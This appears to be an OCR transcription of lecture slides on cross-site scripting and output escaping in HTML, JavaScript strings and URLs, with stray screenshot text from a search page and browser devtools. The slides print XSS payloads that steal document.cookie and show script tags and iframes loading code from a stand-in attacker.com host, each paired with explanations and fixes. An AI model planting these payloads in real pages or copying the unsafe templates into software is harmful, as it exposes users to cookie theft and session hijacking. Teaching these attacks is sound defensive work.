
- Unquoted attributes can be broken out of with many characters, including

`space,%,*,+,,,-,/,;,<,=,>,^,` and `|`

Beware HTML attributes with special meanings!

- For most attributes, escaping attributes is sufficient
- But beware certain attributes, like src and href!
- e.g.: `<script src='USER_DATA_HERE'></script>` can never be safe, even if you escape the attribute value
- Watch out for `data:` and `javascript:` URLs!

Remember why I made a big deal out of saying "scheme" and not "protocol"?




coaps+ws		coaps+ws [1]	Permanent	[RFC8323]	[RFC8323]
com-eventbrite-attendee	prov/com-eventbrite-attendee	com-eventbrite-attendee	Provisional	-	[Bob_Van_Zant]
content	prov/content	content	Provisional	-	[Dave_Thaler]
content-type	prov/content-type	content-type	Provisional	-	[Donald_Eastlake]
crid		TV-Anytime Content Reference Identifier	Permanent	-	[RFC4078]
cvs	prov/cvs	cvs	Provisional	-	[Dave_Thaler]
dab	prov/dab	dab	Provisional	-	[RadioDNS_Project]
dat	prov/dat	dat	Provisional	-	[Frédéric_Wang][Pa
data		data	Permanent	-	[RFC2397]
dav		dav	Permanent	-	[RFC4918]
diaspora	prov/diaspora	diaspora	Provisional	-	[Dennis_Schubert]
dict		dictionary service protocol	Permanent	-	[RFC2229]
did	prov/did	did	Provisional	-	[W3C_Decentralized [Manu_Sporny][Ivar
dis	prov/dis	dis	Provisional	-	[Christophe_Meesse
dlna-playcontainer	prov/dlna-playcontainer	dlna-playcontainer	Provisional	-	[DLNA]
dlna-playsingle	prov/dlna-playsingle	dlna-playsingle	Provisional	-	[DLNA]
dns		Domain Name System	Permanent	-	[RFC4501]
dntp	prov/dntp	dntp	Provisional	-	[Hans-Dieter_A._Hie
doi	prov/doi	doi	Provisional	-	[Frédéric_Wang] [International_DOI_
dpp	prov/dpp	dpp	Provisional	-	[Gaurav_Jain][Wi-Fi_
drm	prov/drm	drm	Provisional	-	[RadioDNS_Project]
drop	prov/drop	drop	Provisional	-	[Tim_McSweeney]
dtmi	prov/dtmi	dtmi	Provisional	-	[urischemeowners_
dtn		DTNRG research and development	Permanent	-	[RFC9171]
dvb		dvb	Provisional	-	[draft-mcroberts-uri
dvx	prov/dvx	dvx	Provisional	-	[Clemens_Bastian]

https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml

Fun with data: URLs

- Fun URLs:
  - `data:text/html,<script>alert("hi")</script>`
  - `data:text/html,<html contenteditable></html>`
- Real URLs even though Google Docs won't link to them:



Fun with javascript: URLs


- Visit this URL:
  `javascript:alert(document.cookie)`
- Chrome and Firefox strip “javascript:” when you paste text in URL bar
- Safari just prevents javascript: URLs unless you enable a setting
- All three browsers are protecting you from yourself!

`javascript:` is legacy, but `data:` is used all the time


- old style JavaScript onClick():

```
<a href='javascript:alert("hi")'>Say hi</a>
```

- data: is used to cut down on HTTP requests to get helper images
  - https://www.google.com/search?q=ford+1966+galaxie+7+litre&tbm=isch


ford 1966 galaxie 7 litre - Goo
https://www.google.com/search?q=ford+1966+galaxie+7+litre&tbm=isch
Search
Google
ford 1966 galaxie 7 litre
All
Shopping
Images
News
Videos
More
Tools
Collections
SafeSearch
convertible
jay leno
motor
engine
coupe
black
500xl
car
white
model
1966 Ford 7-Litre
Restoration Feature
1966 Ford Galaxie 500 7-Litre | Hemmings
hemmings.com
1966 Ford Galaxie 500 7-Litre ...
mecum.com
1966 Ford Galaxie 500 7-Litre | Hemmings
hemmings.com
1966 Ford Galaxie 7-Litre 428 ...
youtube.com
1966 Ford Galaxie 500 7-Litre ...
mecum.com
1966 Ford Galaxie 7-Litre Convertible ...
buy.motorious.com
1966 Ford Galaxie 500 7-Litre ...
oldcarsweekly.com
DENWERKS
1966 FORD GALAXIE 7
1966 Ford Galaxie 7 Litre 428 Rare ...
youtube.com
UNIQUE


ford 1966 galaxie 7 litre - Goo
https://www.google.com/search?q
view-source:https://www.google.com/search?q=ford+1966+galaxie
ford galaxie
><img class="rg_i Q4LuWd" src="" data-iid="1" data-de
JtDHpkuygIChMnqScv4mEF\/J4JmXGnNcldTmZ7uQ2fD0ivYrmSJvLF8R+54qiQkgJPiqCdgzgjTeOWmyLcCpqRQPk1WG7+xj26TYJQyE0dFk\/tEvcShmZn9UsKHuqNrDH9xNz


Inspector
Console
Debugger
Performance
Style Editor
Network
Storage
Memory
Accessibility
What's New
data:image/
3 of 34
Styles
:hov .cls
Layout
Computed
Changes
Fonts
Flexbox
Select a Flex container or item to continue.
Grid
Box Model

<c-wiz class="Npn1i" jsrenderer="mqKLR" jsdata="deferred-i5" data-p=

<c-wiz class="ymoOte" jsrenderer="rOY9Fc" jsdata="deferred-i6" data
<scrolling-carousel id="i7" class="Ew9oWb" jsname="XIiWWe" jsshad
 event
 event flex

<div class="tzVsfd PKhmud sc-it" jsaction="rcuQ6b:trigger.
<a class="F9PbJd xKddTc" href="/search?q=ford+1966+galax
<img class="BcUvif" src="
convertible

element { inline
}
.BcUvif { inline:1
-moz-border-radius: 8px 0 0 8px;
border-radius: 8px 0 0 8px;
display: inline;
height: 46px;
margin: 0 12px 0 0;
object-fit: cover;
overflow: hidden;
vertical-align: middle;
width: 46px;
}
img { inline:1
border: none;
}
Inherited from a
.F9PbJd { inline:1
color: #3c4043;
font-size: 14px;
}
a { inline:1
color: #2962ff;
}
Inherited from div
.FAZ4xe { inline:1
white-space: nowrap;
}
Inherited from body#yDmH0d
body { inline:1
color: rgba(0,0,0,.87);
font-family: Roboto,HelveticaNeue,Arial,sans-
al6Qd > span.KZ4CUc > div.tzVsfd.PKhmud.sc-it > a.F9PbJd.xKddTc > img.BcUvif

Watch out for URLs as or in user input

- Let user choose a URL, get JavaScript execution:

```
<a href='javascript:alert("hi")'>Say hi</a>
```

- Let user choose a page to iframe, get JavaScript execution:

```
<iframe
src='data:text/html,<script>alert("hi")</script>'
></iframe>
```

- Let user choose a script, get JavaScript execution (obviously):

```
<script
src='data:application/javascript,alert("hi")'></s
cript>
```

Escaping ' and " is not enough!

- HTML template:

```
<div
onmouseover='handleHover(USER_DATA_HERE)'>
```

- Attack input:

```
); alert(document.cookie
```

- Resulting page:

```
<div onmouseover='handleHover();
alert(document.cookie)'>
```

Colliding variables

- HTML template:

```
<div id='USER_DATA_HERE'>Some text</div>
```

- User input: `username`
- Resulting page:

```
<div id='username'>Some text</div>
```

- HTML assumes `id`s are unique. If there is another HTML element already with `id='username'` then the evil input could possibly to change the behavior of the page. Might not always be a vulnerability, but likely to cause errors.

```
<div id='username'>Some text</div>
<script>
  // There's now a `username` variable which
  // references the above <div>
  if (typeof username !== 'undefined') {
   // do something!
}
</script>
```

Script elements

```
<script>
  let username = 'Michael L. Nelson'
  alert(`Hi there, ${username}`)
</script>
```

Templates in script elements

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Nelson'; alert(document.cookie); //`

```
<script>
  let username = 'Nelson';
alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Javascript escape the quotes

- Idea for a fix:
  - Change all ' to \'
  - Change all " to \"

Fixed by escaping the quotes!

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Nelson'; alert(document.cookie); //`

```
<script>
  let username = 'Nelson\';
alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

But what if the attacker escapes our escapes?

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Nelson\'; alert(document.cookie); //`

```
<script>
  let username = 'Nelson\\';
alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Avoid backslash escaping!

- The escape character `\` can be defeated by placing another escape character in front!
- Idea for a fix:
  - Change all `'` to `&apos;`
  - Change all `"` to `&quot;`

Better?


- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input: `Nelson'; alert(document.cookie); //`
- Resulting page:

```
<script>
  let username = 'Nelson&apos;;
alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Kind of works…
Now HTML entities appear in the user input



But what if my name is *O'Connor*?

Also, still not secure!

Attacker closes the real script element & opens a new script element

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input:

```
</script><script>alert(document.cookie)</scrip
t><script>
```

- Resulting page:

```
<script>
  let username =
'</script><script>alert(document.cookie)</scri
pt><script>'
  alert(`Hi there, ${username}`)
</script>
```

Another view of the resulting page

```
<script>
  let username = '
</script>
<script>
  alert(document.cookie)
</script>
<script>
'alert(`Hi there, ${username}`)
</script>
```

invalid script

valid script!

invalid script

Elements are balanced so the HTML will parse, even though 2 of the 3 scripts give run-time errors. The evil script runs though!

Parsers, parsers, everywhere!

- First, the HTML parser runs
  - Greedily searches for HTML tags
  - Produces a DOM tree
- Second, the JavaScript and CSS parsers run
  - JavaScript parser runs on content inside `<script>` tags
  - CSS parser runs on content inside `<style>` tags

Must hex encode/decode user input

- Hex encode user data to produce a string with characters 0-9, A-F.
- Include it inside a JavaScript string
- Then, decode the hex string

```
<script>
  let username = hexDecode('HEX_ENCODED_USER_DATA')
  alert(`Hi there, ${username}`)
</script>
```

Hex to the rescue!

- HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- User input:

```
</script><script>alert(document.cookie)</scrip
t><script>
```

- Resulting page:

```
<script>
  let username =
hexDecode('3c2f736372697074...')
  alert(`Hi there, ${username}`)
</script>
```

Can also use a <template> tag

- Use a <template> tag to store human readable data that the browser won't render (think of it as a scratchpad)
- The escaping rules are simple and the same as for HTML elements (just HTML encode < and & characters)

```
<template
id='username'>HTML_ENCODED_USER_DATA</template>
<script>
  let username =
document.getElementById('username').textContent
  alert(`Hi there, ${username}`)
</script>
```

relatively new (2013): https://www.html5rocks.com/en/tutorials/webcomponents/template/

Contexts which are *never safe*

```
<script>USER_DATA_HERE</script>

<!-- USER_DATA_HERE -->

<USER_DATA_HERE href='/'>Link</a>

<div USER_DATA_HERE='some value'></div>

<style>USER_DATA_HERE</style>
```

Browsers must render 30+ years of bad HTML!

- HTML parsers are extremely lax about what they accept
- Here is some "valid" HTML:

```
<script/XSS src='https://attacker.com/xss.js'></script>

<body
onload!#$%&()*~+-_.,:;?@[/|\]^`=alert(document.cookie)>

<img """><script>alert(document.cookie)</script>">

<iframe
src=https://attacker.com/path/to/some/file/xss.js <
```

Robustness Principle

- "Be conservative in what you send, be liberal in what you accept"

  https://en.wikipedia.org/wiki/Robustness_principle
- Also known as "Postel's law" who wrote in TCP spec (RFC 1122):

  "TCP implementations should follow a general principle of robustness: be conservative in what you do, be liberal in what you accept from others."
- This can actually be terrible for security!

  "A flaw can become entrenched as a de facto standard. Any implementation of the protocol is required to replicate the aberrant behavior, or it is not interoperable. This is both a consequence of applying the robustness principle, and a product of a natural reluctance to avoid fatal error conditions. Ensuring interoperability in this environment is often referred to as aiming to be 'bug for bug compatible'." - Martin Thomson

Where can *escaped* user data safely be used?

- HTML element bodies
- HTML attributes (surrounded by quotes)
- JavaScript strings

Beware nesting and parsing chains!

```
<div
onclick="setTimeout('doStuff(\'USER_DATA_HERE
\')', 1000)"></div>
```

Note there are three rounds of parsing!

1. HTML parser extracts the onclick attribute and adds it to DOM
2. Later, when button is clicked, JavaScript parser extracts setTimeout() syntax and executes it
3. One second later, the string passed as first argument to setTimeout() is parsed as JavaScript and executed

Don’t be too clever with your code!

```
<div
onclick="setTimeout('doStuff(\'USER_DATA_HERE
\')', 1000)"></div>
```

- If user data is not double-encoded with JavaScript backslash sequences and then HTML encoded, then you're in trouble.
    - like an onion, you need to encode in the opposite order in which it will be decoded
- Better to avoid writing this kind of code!

Another nested parsing example

- Still have to double escape if split over two lines:

```
<script>
  let someValue = 'USER_DATA_HERE'
  setTimeout("doStuff('" + someValue + "')", 1000)
</script>
```

- Escaping assignment to `someValue` is relatively easy
- But easy to forget to further escape the `setTimeout` construction!
- Better to avoid writing this kind of code!